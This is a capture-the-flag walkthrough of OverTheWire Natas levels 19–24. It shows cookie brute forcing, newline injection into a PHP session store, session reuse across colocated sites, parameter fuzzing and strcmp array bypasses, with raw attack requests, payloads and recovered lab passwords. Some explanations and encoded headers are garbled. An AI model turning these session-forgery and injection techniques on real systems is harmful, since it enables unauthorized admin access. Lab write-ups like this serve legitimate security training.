2 Host: natas19.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxOTpObndFUjdzQGZXa3hzRzRG1ldvdG9BwjlwevpuSnPKcg==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
8 Origin: http://natas19.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas19.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=37312d61646d696e
15 Connection: close
16
17 username=admin&password=admin
```

The cookie looks different.

Let's put it in CyberChef to see what this encrypts.

In CyberChef, we can use the "Magic" operation, and CyberChef will try all its encryption methods to crack it for us.

The screenshot shows the CyberChef interface with the 'Magic' operation selected. The cookie value '37312d61646d696e' is pasted into the input field. The 'Depth' is set to 3, and 'Intensive mode' is checked. The output section shows two rows of results:

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	71-admin	Matching ops: From Hexdump Valid UTF8 Entropy: 3.00
	37312d61646d696e	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 2.90

We can see that it's encrypted with hex, and the text is "71-admin." If it's like before, we should use the numbers and just add "admin" to it. This way, we might be able to trick the system into letting us log in as the admin!

So, let's brute force it.

```
1 POST /index.php HTTP/1.1
2 Host: natas19.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXMxOTp0bndFUjdQZGZXa3hzRzRGt1dvdg9BwjlwevpuSnFKcg==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
8 Origin: http://natas19.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas19.natas.labs.overthewire.org/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=$37312d61646d696e$; .natas19.natas.labs.overthewire.org=.natas19.natas.labs.overthewire.org
15 Connection: close
16
17 username=admin&password=admin
```


So, send it to Intruder.

The screenshot shows the 'Payloads' tab selected in the Intruder tool. Under 'Payload sets', there is one set defined with a payload count of 500 and a request count of 500. The payload type is set to 'Numbers'. The 'Payload settings [Numbers]' section shows the configuration for generating numeric payloads. The 'Type' is set to 'Sequential' (radio button selected). The 'From' field is set to 1, 'To' is set to 500, 'Step' is set to 1, and 'How many:' is left empty. Under 'Number format', the 'Base' is set to 'Decimal' (radio button selected), and 'Min integer digits' is set to 0. The overall interface is clean with a light gray background and white text.

Like before, we will brute force with numbers, but this time, we will need to add something special.

We need to add -admin. If you remember, the cookie is divided into two parts: the first part is numbers, and the second part is -admin.

So, for it to work, we will need to add -admin and encode the brute force results into hex!



Let's start the attack!

Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
281	3238312d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1372	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
1	312d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
2	322d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
3	332d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
4	342d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
5	352d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
6	362d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
7	372d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
8	382d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
9	392d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
10	31302d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	
11	31312d61646d696e	200	<input type="checkbox"/>	<input type="checkbox"/>	1331	

We found a different response. Let's try using this cookie the next time we log in.

```
1 POST /index.php HTTP/1.1
2 Host: natas19.natas.labs.overthewire.org
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Authorization: Basic bmFOYXmxOTp0bndFUjdQZGZXa3hzRzRGtlDvdG9BwjlWeVpUSnFKcg==
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
8 Origin: http://natas19.natas.labs.overthewire.org
9 Content-Type: application/x-www-form-urlencoded
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://natas19.natas.labs.overthewire.org/
2 Accept-Encoding: gzip, deflate
3 Accept-Language: en-US,en;q=0.9
4 Cookie: PHPSESSID=3238312d61646d696e|
5 Connection: close
6
7 username=admin&password=admin
```

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...

You are an admin. The credentials for the next level are:

Username: natas20
Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw

We did it! Next stop, Natas-20!

Level 20

You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.

Your name:

[View sourcecode](#)

This time, I will explain my answers using the source code.

```
function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "<pre>Username: natas21<br>";
        print "Password: <censored></pre>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.<br>";
    }
}/* }}} */
/* we don't need this */
function myopen($path, $name) {
    //debug("MYOPEN $path $name");
    return true;
}

/* we don't need this */
function myclose() {
    //debug("MYCLOSE");
    return true;
}

function myread($sid) {
    debug("MYREAD $sid");
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
        debug("Invalid SID");
        return "";
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    if(!file_exists($filename)) {
        debug("Session file doesn't exist");
        return "";
    }
    debug("Reading from " . $filename);
    $data = file_get_contents($filename);
    $_SESSION = array();
    foreach(explode("\n", $data) as $line) {
        debug("Read {$line}");
        $parts = explode(" ", $line, 2);
        if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
    }
    return session_encode() ?: "";
}
```

```

function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
        debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    $data = "";
    debug("Saving in " . $filename);
    ksort($_SESSION);
    foreach($_SESSION as $key => $value) {
        debug("$key => $value");
        $data .= "$key $value\n";
    }
    file_put_contents($filename, $data);
    chmod($filename, 0600);
    return true;
}

/* we don't need this */
function mydestroy($sid) {
    //debug("MYDESTROY $sid");
    return true;
}
/* we don't need this */
function mygarbage($t) {
    //debug("MYGARBAGE $t");
    return true;
}

session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {
    $_SESSION["name"] = $_REQUEST["name"];
    debug("Name set to " . $_REQUEST["name"]);
}

print_credentials();

$name = "";
if(empty($_SESSION["name"])) {
    $name = "Guest";
}

```

Here's the corrected version as normal text:

In the code, we can see this:

```
foreach (explode("\n", $data) as $line)
```

This says that for each time the user uses a backslash, it will explode the string. If we use `nir\narazi`, we will get:

Copy code

nir

arazi

This part will check if we have spaces in our request:

```
$parts = explode(" ", $line, 2);
```

And then it will combine them together. How can this help us?

The code also checks:

```
$SESSION["admin"] == 1;
```

Because to get the next password, we need admin to be equal to 1. So, what we could do is:

\Nadmin 1

What will happen is that the code will break admin and 1 into:

Copy code

admin

1

And because we used a space, it will put admin=1 together, tricking the system to read it as admin=1. Then we will get the credentials.

```
POST /index.php HTTP/1.1
Host: natas20.natas.labs.overthewire.org
Content-Length: 15
Cache-Control: max-age=0
Authorization: Basic bmF0YXMyMDpwNw1DdlA3R1MySzZcbXQzZ3FoTTJGYZFBNVQ4TVZ5dw==
Upgrade-Insecure-Requests: 1
Origin: http://natas20.natas.labs.overthewire.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas20.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f1k5ph1sdde4hs4p7jp1bfa5mu
Connection: close

name=%0Admin%0
```

And here is how it's supposed to look in the code. You need to double-click it because the first time the server writes it, and the second time it reads the payload.

```
.....
</h1>
<div id="content">
    You are an admin. The credentials for the next level are:<br>
    <pre>
        Username: natas21
        Password: BPhv63cKE1lkQl04cE5CuFTzXe15Nf1H
    </pre>
    <form action="index.php" method="POST">
        Your name: <input name="name" value="">
```

And here we got the password!

Level 21

Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>

You are logged in as a regular user. Login as an admin to retrieve credentials for natas22.

[View sourcecode](#)

Here we are redirected to another Natas21 page. We can see that we have a note that the website is "collocated." Think of it like virtual machines: we can open as many as we want, and all of them are on the same computer but are separated from one another.

Okay, let's click on it and see what we got.

Note: this website is colocated with
<http://natas21.natas.labs.overthewire.org>

Example:

Hello world!

Change example values here:

align:

fontsize:

bgcolor:

[View sourcecode](#)

We are redirected to a page that we can interact with.

Note: this website is colocated with
<http://natas21.natas.labs.overthewire.org>

Example:

Hello
world!

Change example values here:

align:

fontsize:

bgcolor:

[View sourcecode](#)

As you can see,

So, if we can interact with it, maybe we could modify it as well!


We know that the web is looking for admin=1, right? Let's try it.

```


Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: natas21-experimenter.natas.labs.overthewire.org
3 Content-Length: 57
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMyMTpCUGh2NjNjSOUxbGtRbDAOYU1Q3VGVHpYZTE1TmZpSA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas21-experimenter.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://natas21-experimenter.natas.labs.overthewire.org/index.php?debug
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=9s6rkfv8nhe37pnmp45lvapaj
15 Connection: close
16
17 align=center&fontsize=100%25&bgcolor=yellow&submit=Update&admin=1

```

Now, let's see if it's affected the page.



We debugged the page, and we can see that the admin parameter is submitted. So, now for it to work properly, we need to delete the previous cookie. Right-click the web page and go to the "Inspect" button.



And now, go to the **Application** tab, then click on **Cookies**, and select the URL.

The screenshot shows the Chrome DevTools interface with the 'Application' tab selected. In the left sidebar, under 'Storage', the 'Cookies' option is highlighted with a red arrow. The main panel displays a table with one row: Name (PHPSESSID) and Value (9s6r0kfv8nhe37pnmp45lvapaj). A large red number '1' is positioned above the 'Application' tab.

Click this button and clear the cookies.

The screenshot shows the same DevTools interface after clearing the cookies. The table in the main panel is now empty. A red arrow points to the 'X' button in the top right corner of the table's header area.

If you didn't know by now, the cookies are storing information like credentials. So, with the cookie, we could log in to the admin user without even submitting the username and password!

Now, just capture the cookies and go to the original page.

On this page, as before, go to the cookies.

The screenshot shows the DevTools interface again, but this time a context menu is open over the 'PHPSESSID' cookie entry in the table. The menu options are: Show Requests With This Cookie, Sort By, Header Options, Refresh, Edit "Value" (which is highlighted with a red arrow), and Delete.

Now, click **Edit value**, insert your cookie, and refresh the page.

And we did it!

Note: this website is colocated with <http://natas21-experimenter.natas.labs.overthewire.org>

You are an admin. The credentials for the next level are:

Username: natas22

Password: d8rwGBl0Xslg3b76uh3fEbSln0UBlozz

[View sourcecode](#)

Now, let's go to the next level!

Level 22

[View sourcecode](#)

As you probably noticed, the web is empty. So, what can we do about it? We could try to brute force the directories because maybe the page we need is inside a different directory.

Let me explain if you aren't familiar with the subject.



A screenshot of a terminal window titled 'Loader.jar'. The command 'java -version' is run, resulting in three identical outputs: 'Success: /usr/lib/jvm/java-23-openjdk-amd64/bin/java' can execute! The prompt '\$' is visible at the bottom left.

As you can see, I'm in the /Desktop/web directory.

So, the web works the same way in directories.

```
(whoami@gragon)-[~/Desktop/web]
$ cd ~/Desktop/web/file1
(whoami@gragon)-[~/Desktop/web/file1]
$ ls
hi
```

As you can see, we need to put a / before the directory to reveal its content.

Note: The web application is hosted on a computer, probably a Linux-based system as well, so what you see in the example is the same thing happening in the background.

The screenshot shows the DVWA homepage at the URL 192.168.44.145/dvwa/index.php. The page features a navigation menu on the left with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Welcome to Damn Vulnerable Web App!' and a warning message about the application being damn vulnerable. It also includes sections for 'WARNING!', 'Disclaimer', and 'General Instructions'. A message at the bottom states 'You have logged in as 'admin''. At the very bottom, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Here you can see the web page. Now, let's go to a different directory.



192.168.44.145/dvwa/vulnerabilities/upload

DVWA

Vulnerability: File Upload

Choose an image to upload:
Choose File | No file chosen
Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Username: admin
Security Level: high
PHPIDS: disabled

View Source | View Help

As you can see, we are on a different screen because we are in a different directory.

So, this is why we need to brute force the directories.

To find the subdirectories, we will use this tool: **cewl**.

```
cewl --auth_type basic --auth_user natas22 --auth_pass d8rwGBI0Xslg3b76uh3fEbSInOUBlozz http://natas22.natas.labs.overthewire.org/
```

This is the command: the tool needs a username, password, and the URL. We will save all the output to a file, and we will see all the directories that the tool has found.

```
└$ cat natas22
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) https://digi.ninja/
natas
css
http
labs
overthewire
org
the
level
href
src
div
header
array
key
exists
```

Now, let's go to **Intruder** and use the **Cluster Bomb** attack!

```

1 GET /?url=url HTTP/1.1
2 Host: natas22.natas.labs.overthewire.org
3 Cache-Control: max-age=0
4 Authorization: Basic b0FyXMyMjpkOHJ3R0JsMFhzbGczYjc2dWgzZkViU2xuT1VCbG96eg==
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Cookie: PHPSESSID=9s6r0kfvr0nhe37pnmp45lvapaj
.1 Connection: close
.2
.3

```

In here, you will need to put a ? after the / and something=something so we have something to pass the brute force to!

First, let's load our directory list.

The screenshot shows the Burp Suite interface with the following sections:

- Payload settings [Simple list]:** A list of items for payload configuration. It includes buttons for Paste, Load..., Remove, Clear, Deduplicate, Add (with an input field "Enter a new item"), and Add from list ...
- Payload processing:** A table for defining processing rules. It has columns for Add, Enabled, Rule, and buttons for Edit, Remove, Up, and Down.
- Payload encoding:** A section for URL-encoding characters. It includes a dropdown for "URL-encode these characters" containing the value "/>?>&*>[]^#".
- File Browser:** A file selection dialog titled "Look in: burpsuite_pro_v2023.2.2". It lists files: burpsuite_pro_v2023.2.jar, bWAPP.zip, Loader.jar, natas22 (selected), passw, Readme.pdf, and README.txt. Below the list are fields for "File Name: natas22" and "Files Type: All files". Buttons for "Open" and "Cancel" are at the bottom.

And for the second one,

The screenshot shows the Burp Suite interface with the following sections:

- Payload settings [Simple list]:** A list of items for payload configuration. It includes buttons for Paste, Load..., Remove, Clear, Deduplicate, Add (with an input field "Enter a new item"), and Add from list ...
- Dropdown Menu:** A large dropdown menu is open, showing various payload types. The "Form field values" option is selected and highlighted in orange. Other options include "before i", "Server-side variable names", "SSRF targets", "Fuzzing - JSON/XML injection", "Fuzzing - out-of-band", "Fuzzing - SQL injection", "Fuzzing - XSS", "Fuzzing - path traversal", "Fuzzing - path traversal (single file)", "Fuzzing - template injection", "3 letter words", "4 letter words", and "Payload encoding".

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ▾	Comment
33	revelio	0	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
102	revelio	1	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
171	revelio	2	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
240	revelio	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
309	revelio	administration	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
378	revelio	debug	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
447	revelio	false	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
516	revelio	no	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
585	revelio	off	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
654	revelio	on	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
723	revelio	true	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	
792	revelio	yes	302	<input type="checkbox"/>	<input type="checkbox"/>	1323	

```

<body>
  <h1>
    natas22
  </h1>
  <div id="content">

    You are an admin. The credentials for the next level are:<br>
    <pre>
      Username: natas23
      Password: dIUQcI3uSus1JE0SSWRAXBG8KbR8tRs
    </pre>
    <div id="viewsource">
      <a href="index-source.html">
        View sourcecode
      </a>
    </div>
  </div>
</body>
...
  
```

And we found the password for Natas23!!

Level 23

The screenshot shows a simple web form for logging in. At the top, there is a label "Password:" followed by a text input field. To the right of the input field is a "Login" button. Below the input field, the text "Wrong!" is displayed in red. In the bottom right corner of the form area, there is a link labeled "View sourcecode".

This level is simple if you are looking at the source code.

In the source code, we can see that the password needs to be **iloveyou** with a number greater than 10.

```
</!DOCTYPE>
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(strstr($_REQUEST["passwd"],"iloveyou") && ($_REQUEST["passwd"] > 10)){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas24 Password: <REDACTED></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

So here, I just inserted a number greater than 10 with the word **iloveyou**.

The screenshot shows a web-based login form. At the top, there is a label "Password:" followed by an input field containing "11iloveyou". To the right of the input field is a "Login" button. Below the form, the text "The credentials for the next level are:" is displayed. Underneath this text, the "Username: natas24" and "Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd" are shown. At the bottom right of the page, there is a link labeled "View sourcecode".

And that's it! We can move to Level 24.

Level 24

The screenshot shows a web-based login form. At the top, there is a label "Password:" followed by an empty input field. To the right of the input field is a "Login" button. Below the form, the text "Wrong!" is displayed. At the bottom right of the page, there is a link labeled "View sourcecode".


Here, we are met with the same task, but this time, if we look inside the source file, we don't get anything.

```
<?php
if(array_key_exists("passwd", $_REQUEST)){
    if(!strcmp($_REQUEST["passwd"], "<censored>")){
        echo "<br>The credentials for the next level are:<br>";
        echo "<pre>Username: natas25 Password: <censored></pre>";
    }
    else{
        echo "<br>Wrong!<br>";
    }
}
// morla / 10111
```

As you can see, what we can do here is simply crash it. The PHP script is trying to compare the password, so let's try to break it using special characters.

```
② Target: http://natas24.natas.labs.overthewire.org
1 GET /?passwd$asdas=1 HTTP/1.1
2 Host: natas24.natas.labs.overthewire.org
3 Authorization: Basic bmFOYXMyNDNZNxbwZkOERES3VUcJVwY3Z6PktTd2x4ZwRawUVXZA==
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://natas24.natas.labs.overthewire.org/?passwd=[]
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
0 Connection: close
1
2
```

In Intruder, simply put 2 new values.



The screenshot shows the SecLists Fuzzing interface with a list of special characters. The list includes: ~, |, @, #, \$, %, ^, &, *, (,), -, _, +, =, {, }, [,], |, \, `,, ., /, ?, and ?. The list is titled "SecLists / Fuzzing / special-chars.txt" and has a "Code" tab selected, showing the list of characters numbered from 1 to 26.

I'm using **Seclists special characters** for this question.

Use **Cluster Bomb** and for the 2 payloads, use the **Seclists special characters**.

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set:	2	Payload count: 32
Payload type:	Simple list	Request count: 1,024

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	~
Load ...	!
Remove	@
Clear	#
Deduplicate	\$
	%
	^
	&
Add	<i>Enter a new item</i>
Add from list ...	

Payload processing

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
563	[]	200	<input type="checkbox"/>	<input type="checkbox"/>	1492	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1228	
